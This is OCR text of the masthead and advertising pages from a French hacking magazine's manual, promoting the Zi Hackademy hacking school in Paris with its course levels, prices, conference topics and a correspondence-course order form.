
Le manuel de Zi Hackademy n° 6

È aperto a tutti quanti, Viva la libertà! " *

est une publication D.M.P.
26 bis, rue Jeanne d'Arc
94160 Saint-Mandé
Tél.: 01 53 66 95 28
Fax : 01 43 55 46 46
Directeur de la publication :
O. Spinelli
Directeur de la rédaction : Fozzy
(Hackademy Member of Staff)
Collaborateurs :
Captain CAVERN/Fat Fredyz/Pass/NickBen/
Tarasbouba/Spolton/Ohzon/Qimpt/Pr1on/
HeXoR-/ReDiLs/CrazyKillEr/FozZy et le crew.
Maquette : O2PROD
Imprimé en France
par Rotochampagne
Printed in France
voice@dmpfrance.com
hackademy@dmpfrance.com
abonnements@dmpfrance.com

* C'est ouvert à tous, vive la liberté !
Don Giovanni - by Mozart/DaPonte
fin du 1er acte.

100% CONTRE LA HAINE



CHEZ VOTRE MARCHAND DE JOURNAUX

JOIN ZI HACKADEMY !

www.dmpfrance.com

ZI HACKADEMY est l'école de hacking du journal Hackerz Voice. C'est la première de ce type dans le monde. Ouverte à Paris depuis la fin de l'année dernière, elle accueille des élèves venus de tous les horizons et de tous âges (à partir de 15 ans avec une autorisation parentale) pour des cours de hacking de tous niveaux. Les élèves sont répartis par groupe de 12 dans des classes connectées en haut débit (une machine pour deux).

ZI HACKADEMY est un lieu ouvert à tous, sans condition. Les cours débutant, (Newbi) sont organisés toute l'année. Chaque cycle d'enseignement (Newbi, Newbi +, Wild et intrusion) est donné sur 8 heures, en deux sessions de 4 heures, tous les mercredi et samedi. L'école organise aussi des stages intensifs, avec un enseignement de 16 heures concentré sur deux journées (voir le programme du mois ci-dessous).

A partir du mois de juin, l'école organise également des conférences-débats, sur des thèmes très variés (voir ci-dessous).

Grâce au soutien du journal Hackerz Voice, l'école peut continuer de pratiquer des tarifs très attractifs : 80 euros pour un cycle complet de 8 heures de cours, soit 10 euros de l'heure, et même un peu moins pour les cours thématiques. Les conférences sont proposées à 20 euros et sont réservées aux élèves et anciens élèves de l'Hackademy.

POUR TOUTE INFO, CONTACTER
hackademy@dmpfrance.com ou téléphonez au **01-40-21-01-20** (demandez Billy ou Nathalie). Attention à nos heures d'ouverture : du mardi au samedi inclus de 12 heures à 20 heures.
Vous pouvez aussi consulter nos infos sur **dmpfrance.com**

Zi Hackademy, 1, Villa du Clos de Malevart
(ex 7, rue Darboy) 75011 Paris.
Tél. : 01-40-21-01-20. Métro Goncourt.

RAPPEL : pour ceux qui ne peuvent se déplacer, tous nos cours sont également disponibles par correspondance, dans ce cas Newbie + et Linux + sont gratuits !

ZI HACADEMY PROPOSE ÉGALEMENT, TOUTE L'ANNÉE, DES COURS THÉMATIQUES DE 9 HEURES (3X3 HEURES) : LINUX, LANGAGE C, ARCHITECTURE RÉSEAU (6 HEURES).
hackademy@dmpfrance.com

NOUVEAU ! CONFÉRENCES À ZI HACKADEMY

Tous les premiers samedis du mois, à partir du 1er juin
Tarif : 20 euros. Réservé aux élèves et anciens élèves.

Thèmes des conférences :
-INSTALLATION LINUX - PHREAKING - DETECTEUR D'INTRUSION - WAREZ-
LES NOUVEAUX VIRUS
- TRASH PIRATAGE - LES NOUVEAUX TROJAN - ATELIER PRATIQUE - LE FLIC DU NET
- WINDOWS NT - LE DROIT SUR INTERNET - TCP/IP ET IDS -
CHASSE A LA FAILLE-PHP

Chaque conférence dure 3 heures.

STAGES INTENSIFS :

Deux journées complètes (16 H. de cours) pour deux cycle complets d'enseignement (Newbi et Newbi+).
Tarif : 140 euros.

JEUDI 20 ET VENDREDI 21 JUIN : 10 heures à 19 heures.

JEUDI 18 ET VENDREDI 19 JUILLET : 10 heures à 19 heures.

LES COURS HABITUELS :

Il reste encore quelques places à partir de juin

Tarif : 80 euros.

Newbi,
Newbi+,
Wild,
Linux et Linux +,
chaque mercredi et samedi.

MONTER UNE HACKADEMY EN PROVINCE ? FACILE! DEVENEZ NOTRE PARTENAIRE

Si vous disposez d'un local connecté (cybercafé, centre de formation) vous pouvez devenir notre partenaire et developer des activités "hackademy" dans votre ville. Nous pouvons assurer la formation de vos profs de hack, fournir les supports de cours, et annoncer vos manifestations dans nos publications. Pour toute info, une seule adresse: **vir2l@dmpfrance.com**

Bulletin d'inscription

Les cours par correspondance de Zi HacKademY

hs6

Je m'inscris en

Newbie & Newbie+ ☐ (3 envois répartis sur 9 semaines) 84 euros tout compris

Linux & Linux+ ☐ (2 envois répartis sur 6 semaines) 90 euros tout compris

PAIEMENT
par chèque à l'ordre de DMP
par Carte Bleue
☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐
Expire en ☐☐☐☐

Nom :..... Prénom :.....
Adresse :.....
..... Code :.....
Ville :..... E-mail :.....

Signature

Envoyez votre inscription acompagnée de votre règlement à l'ordre de D.M.P. à Zi HacKademY 1, villa du clos de Mallevart 75011 Paris
Vous recevrez vos premiers cours dans les 10 jours qui suivent !